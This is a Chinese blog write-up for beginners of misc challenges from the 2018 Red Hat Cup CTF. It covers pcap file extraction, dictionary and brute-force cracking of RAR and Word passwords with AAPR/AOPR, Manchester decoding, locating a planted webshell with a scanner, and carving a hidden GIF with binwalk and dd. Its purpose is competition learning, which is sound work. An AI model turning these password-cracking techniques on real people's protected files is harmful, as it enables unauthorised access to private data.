# 面向萌新的红帽杯2018线上赛wp

原创

张悠悠66 于 2018-05-03 16:09:44 发布 1570 收藏 3
文章标签： 安全 CTF 攻防大赛


本文链接：https://blog.csdn.net/xiaoi123/article/details/80181667


网络安全攻防大赛第二届“红帽杯”网络安全攻防大赛（除了web3 guess id，不会做。没写。）

## misc2 Not Only Wireshark

下载流量包，wireshark打开，过滤查看http

发现name可疑，用python re全部提取出来





504B0304，zip文件头了解一下

```
z = '5'+sss[4:]
print z
f2 = open('2.zip','wb')
f2.write(z.decode('hex'))
f2.close()
```

得到2.zip，打开发现需要密码

然后在流量包中ctrl+f搜索pass、pw、word、key，发现key有东西

使用?id=1128%23解密得到flag






## misc3听说你们喜欢手工爆破

下载附件查看发现500个txt+1个带密码的rar，把所有txt提取出来，py查看文件内容，都是VGgzcjMgMXMgbjAgZjFhZw==，base64解密为Th3r3

1s n0

f1ag，以上两个都不是rar的密码。用py提取所有txt文件名作为字典，使用aapr跑字典爆破rar密码






解开压缩包，查看doc文档，发现仍有密码。

到52破解上下载一个aopr，跑doc密码，可打印字符从1位跑到6位，同时在想其他办法。发现aopr把密码跑出来了，5693

百度情系海边之城，得到提示为曼彻斯特编码，

转为二进制得到

\>\>\> s = ’ 123654AAA678876303555111AAA77611A321 ‘\>\>\>
bin(int(s,16))’ 0b1001000110110010101001010101010100110011110001000011101100011000000110101010101010000


对其进行手写曼彻斯特解码，发现00和11无法解密无法解密无法解密

百度ctf

曼彻斯特编码，在https://bbs.ichunqiu.com/thread-8480-1-1.html找到解码脚本



修改01对应为0或者1，得到两串结果




其中5EFCF5F507AA5FAD77对应F5F507，提交通过。

审查脚本发现


```
if bs[i:i+2]=='01':
    r+='0'
else:
    r+='1'
```

这里面的else: r+=’ 1’很有意思这里面的else: r+=’ 1’很有意思这里面的else: r+=’ 1’很有意思

怪不得我手写的会有00和11会解不出来

## misc4这是道web题？


下载附件，然后发呆，不知道要干嘛？





按时间排序、按大小排序、按类型排序，发现一堆文件。我知道这堆文件有问题但我就是不知何地该如何下手？有个ma1.jsp，但是有什么用？流量包全是http，跟yuncms有关系吗？什么东西？群里大佬一直在说的gif又是什么鬼，哪里来的gif？最近修改时间的图片都没找到问题啊？

问了出题人得到第一步，让我找webshell。


使用d盾WebShellKill扫一遍，发现companytplfiles.php有问题





让我去看流量包中的上传的东西，既然都是http，那就是post了





在78466550-3fc1-11e8-9828-32001505e920.pcapng里面发现一个post包传了个图片





文件-导出对象-导出http，导出来




1912kb的东西，把前面多余的东西删掉，保存为jpg





binwalk分析，发现藏了个gif。原来群内大佬说的gif是这个





使用foremost -v -i 2.jpg -o

./1.gif提取发现不全。我还以为是gif新隐写术。后来发现一千多kb的东西才提取出10kb，是提取不全，不是新隐写术。





使用dd if=2.jpg of=3 bs=1 skip=4380提取得到gif


里面有些奇怪的html编码，百度gif 分离

在线，找到这个比较好用的http://tu.sioe.cn/gj/fenjie/




手抄一遍

\flag{S022y4orr5}Give Y0u

百度html

解码，使用http://www.convertstring.com/zh_CN/EncodeDecode/HtmlDecode解码得到flag


站长那个html解码不好用。

